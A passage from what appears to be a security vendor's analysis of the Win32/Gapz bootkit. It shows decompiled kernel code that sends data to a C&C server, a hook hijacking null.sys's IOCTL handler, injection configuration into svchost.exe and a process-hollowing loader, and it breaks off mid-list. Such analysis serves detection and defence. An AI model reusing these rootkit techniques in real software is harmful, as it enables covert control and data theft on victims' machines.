


Figure 33 – Win32/Gapz custom network implementation

The malware obtains a pointer to the structure describing the miniport adapter by manually inspecting NDIS library (ndis.sys) code. The routine responsible for handling NDIS miniport adapters is implemented in block #8 of kernel-mode module. In the next figure the architecture of the Win32/Gapz network subsystem is presented:




Figure 34 – Win32/Gapz network architecture

This approach allows the malware to use the socket interface to communicate with the C&C server without being noticed. Here is a piece of code implemented in the WIin32/Gapz kernel-mode module, sending data to C&C server which demonstrates how the malware uses network sockets in kernel mode:

```
gl_stuct->proc_buff_10->socket = (gl_stuct->tcp_ip->socket_alloc)(0x10, 0, 0);
_gl_stuct = gl_stuct;
socket = gl_stuct->proc_buff_10->socket;
if ( socket )
{
  err = (gl_stuct->tcp_ip->socket_connect)(socket, &host_addr, port) == 0;
  _gl_stuct = gl_stuct;
  if ( err )
  {
    _err = (gl_stuct->tcp_ip->socket_send)(gl_stuct->proc_buff_10->socket, url, url_len, 1, 0);
    v7 = _err;
    if ( !_err )
    {
      err_ = (gl_stuct->tcp_ip->socket_select)(gl_stuct->proc_buff_10->socket, &url_host_ip);
      v7 = err_;
      if ( !err_ )
      {
        do
        {
          port = 0;
          gl_stuct->proc_buffer->alloc_mem(gl_stuct->proc_buffer, &port, offs + *(*url_host_ip + 8), 0);
          if ( offs > 0 )
          {
            (gl_stuct->proc_buffer->memcpy)(port, v23, offs);// reallocate buffer to increase its size
            (gl_stuct->proc_buffer->ExFreePoolWithTag)(v23, 'ZPAG');
          }
          v14 = *url_host_ip;
          buff_size = *(*url_host_ip + 8);
          v16 = gl_stuct->tcp_ip;
          v23 = port;
          (v16->socket_recv)(v14, offs + port, buff_size, 0);
          offs += *(*url_host_ip + 8);
          (gl_stuct->tcp_ip->field30)(url_host_ip);
          v17 = (gl_stuct->tcp_ip->socket_select)(gl_stuct->proc_buff_10->socket, &url_host_ip);
          v7 = v17;
```

Figure 35 – Example of socket usage in Win32/Gapz

Payload Injection mechanism

One of the main tasks of the Win32/Gapz kernel-mode module is to inject the payload into user-mode address space of the processes in the system. Here is an overview of the approach that the malware employs to achieve such functionality:

- read configuration information to determine which payload modules should be injected into specific processes and read them from hidden storage
- allocate a memory buffer in the address space of the target process in which to keep the payload image
- create and run a thread into the target process to run the loader code, which maps the payload image, initializes IAT (import address table), fixes relocations and so on.

Payload configuration information

In the *sys* directory in hidden storage there is a configuration file specifying which payload modules should be injected into specific processes. The name of the configuration file is generated for each infected machine based on system-specific parameters. The configuration file consists of the header and a number of entries, each of which describes a target process:





Figure 36 –Win32/Gapz injection configuration file layout

Each process entry has the following layout:

```
struct GAPZ_PAYLOAD_CFG
{
        // Full path to payload module into hidden storage
        char PayloadPath[128];

        // name of the process image
        char TargetProcess[64];

        // Specifies load options: x86 or x64 and etc.
        unsigned char LoadOptions;

        // Reserved
        unsigned char Reserved[2];

        // Payload type: overlord, other
        unsigned char PayloadType;
};
```

The *LoadOptions* field specifies whether the payload module is a 32 or 64 bit image. The *PayloadType* field signifies whether the module to be injected is an “overlord” module (this special module is described in the section “User-mode payload interface”) or any other module. Here is an example of configuration information extracted from the hidden storage on the infected system:



```
00000000: D5 B3 2D FB.27 AB FE D1.DB 37 C0 65.1F FA 4C 56  ╒│-√'╭▐╤█7└e▼·LV
00000010: 96 47 7C 2A.5C 75 73 72.5C 6F 76 65.72 6C 6F 72  ЦG¦*\usr\overlor
00000020: 64 5C 6F 76.65 72 6C 6F.72 64 33 32.2E 64 6C 6C  d\overlord32.dll
00000030: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000040: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000050: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000060: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000070: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000080: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000090: 00 00 00 00.73 76 63 68.6F 73 74 2E.65 78 65 00      svchost.exe
000000A0: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
000000B0: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
000000C0: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
000000D0: 00 00 00 00.0E 00 00 02.5C 75 73 72.5C 6F 76 65      ♫  ☻\usr\ove
000000E0: 72 6C 6F 72.64 5C 6F 76.65 72 6C 6F.72 64 36 34  rlord\overlord64
000000F0: 2E 64 6C 6C.00 00 00 00.00 00 00 00.00 00 00 00  .dll
00000100: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000110: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000120: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000130: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000140: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000150: 00 00 00 00.00 00 00 00.73 76 63 68.6F 73 74 2E          svchost.
00000160: 65 78 65 00.00 00 00 00.00 00 00 00.00 00 00 00  exe
00000170: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000180: 00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00000190: 00 00 00 00.00 00 00 00.0F 00 00 02                       ☼  ☻
```

Figure 37 – Example of injection configuration file

In the figure above we can see that there are only two modules – overlord32.dll and overlord64.dll – that should be injected into svchost.exe processes on x86 and x64 bit systems respectively.

Injecting payload

Once a payload module and a target process are identified, Win32/Gapz allocates a memory buffer into target process address space and copies the payload module into it. Then the malware creates a thread into the target process to run the loader code. If the operating system is Windows Vista or higher, a new thread is created when kernel-mode code merely executes undocumented routine NtCreateThreadEx:

```
NTSTATUS NtCreateThreadEx(
        PHANDLE hThread,
        ACCESS_MASK DesiredAccess,
        POBJECT_ATTRIBUTES ObjectAttributes,
        HANDLE ProcessHandle,
        LPTHREAD_START_ROUTINE lpStartAddress,
        LPVOID lpParameter,
        BOOL CreateSuspended,
        ULONG StackZeroBits,
        ULONG SizeOfStackCommit,
        ULONG SizeOfStackReserve,
        LPVOID lpBytesBuffer
        );
```

In previous operating systems versions (Windows XP, Server 2003 and so on) things are a bit more complicated. In this case the malware:

- manually allocates the stack for a new thread;
- initializes its context and TEB (Thread Environment Block);
- creates a thread structure by executing undocumented routine *NtCreateThread*;
- registers a newly created thread in CSRSS (Client/Server Runtime Subsystem) if necessary;
- executes the new thread.

The loader code is responsible for mapping the payload into a process's address space, running some commands or applications, and is executed in user mode. Depending on payload type there are different implementations of the loader code which are described below.





Figure 38 – Win32/Gapz injection capabilities

DLL loader code

The DLL loader routine is responsible for loading/unloading DLLs. It maps an executable image into the user-mode address space of the target process, initializes its IAT, fixes relocations and executes its exported routines:

- export with ordinal 1 to initialize the loaded payload (in case of loading payload)
- export with ordinal 2 to de-initialize the loaded payload (in case of unloading payload)

This is shown for the payload module *overlord32.dll* in the figure below:



Name	Address	Ordinal	
overlord32_1	10001505	1	⟵ intialize
overlord32_2	10001707	2	⟵ deinitialize
overlord32_3	10001765	3	⟵ execute command

Figure 39 – Export address table of Win32/Gapz payload

The diagram below describes the routine.




Figure 40– Win32/Gapz payload load algorithm

Command executer code

This routine is responsible for executing commands as instructed by the loaded payload DLL module. This routine merely calls export #3 (see figure above) of the payload passing all the necessary parameters to its handler. The list of supported commands by *overlord32(64).dll* is presented in section (User-mode payload: overlord32(64).dll).

Exe loader code

There are two more loader routines implemented in the kernel-mode module, to run downloaded executables in the infected system. The first implementation runs the executable payload from the TEMP directory: the image is saved into the TEMP directory and the *CreateProcess* API is executed:




Figure 41 – Win32/Gapz payload running algorithm

The other implementation runs the payload as follows. It creates a suspended legitimate process, then the legitimate process image is overwritten with the malicious image and the process is resumed. Here is a diagram depicting this algorithm:




Figure 42 – Win32/Gapz payload running algorithm

User-mode payload interface

To be able to communicate with the injected payload, Win32/Gapz implements a specific interface in quite an unusual way. The malware impersonates the handler of the payload requests in the null.sys driver. Here is how it does this. First, the malware sets to zero the *DriverUnload* field (this field stores a pointer to the handler that will be executed upon unloading the driver) of the DRIVER_OBJECT structure corresponding to the "*\Device\Null*" device object, and hooks the original *DriverUnload* routine. Then it overwrites the address of the IRP_MJ_DEVICE_CONTROL handler in the DRIVER_OBJECT with the address of the hooked *DriverUnload* routine, as shown in the figure below.





Figure 43 – Win32/Gapz payload interface architecture

The hook checks the parameters of the IRP_MJ_DEVICE_CONTROL request for specific values to determine if the request is initiated by the payload. If so, the payload interface handler is called, otherwise the original IRP_MJ_DEVICE_CONTROL handler is executed. Here is the part of *DriverUnload* hook:



```
hooked_ioctl = vBBBBBBE3->IoControlCode_HookArray;
while ( *hooked_ioctl != IoStack->Parameters.DeviceIoControl.IoControlCode )
{
  ++i;                                          // check if the request comes from the payload
  ++hooked_ioctl;
  if ( i >= IRP_MJ_SYSTEM_CONTROL )
    goto LABEL_11;
}
UserBuff = Irp->UserBuffer;
IoStack = IoStack->Parameters.DeviceIoControl.OutputBufferLength;
OutputBufferLength = IoStack;
if ( UserBuff )
{
  (vBBBBBBBF->rc4)(UserBuff, IoStack, vBBBBBBBB->rc4_key, 48);// decrypt payload request
  v4 = 0xBBBBBBBB;
  if ( *UserBuff == 0x34798977 )                // check signature
  {
    hooked_ioctl = vBBBBBBE3;
    IoStack = i;
    if ( *(UserBuff + 1) == vBBBBBBE3->IoControlCodeSubCmd_Hook[i] )// determine the handler
    {
      (vBBBBBBE3->IoControlCode_HookDpc[i])(UserBuff);
      (vBBBBBBBF->rc4)(                         // encrypt the reply
        UserBuff,
        OutputBufferLength,
        vBBBBBBBB->rc4_key,
        48);
      v4 = 0xBBBBBBBB;
    }
    _Irp = Irp;
  }
```

Figure 44 – Hook of DriverUnload of null.sys

The payload can send requests to Win32/Gapz kernel-mode module using the following approach:

```
// open handle for \Device\NULL
HANDLE hNull = CreateFile(_T("\\??\\NUL"), …);
if(hNull != INVALID_HANDLE_VALUE)
{
        // Send request to kernel-mode module
        DWORD dwResult = DeviceIoControl(hNULL, WIN32_GAPZ_IOCTL, InBuffer, InBufferSize,
                OutBuffer, OutBufferSize, &BytesRead);

        CloseHandle(hNull);
}
```

User-Mode Payload

Overlord32(64).dll

The module *overlord32.dll* (*overlord64.dll* for 64-bit process) is an essential part of Win32/Gapz and is injected into *svchost.exe* processes in the system. The module is distributed with the malware and during installation of the malware into the system it is stored into hidden storage. The authors took some functionality from the kernel-mode module and added it to user-mode. *Overlord32(64).dll* is intended to execute the following commands sent from kernel-mode:

- 0x00 – gather information about all the network adapters installed in the system and their properties and send it to kernel-mode module;
- 0x01 – Gather information on the presence of particular software in the system;
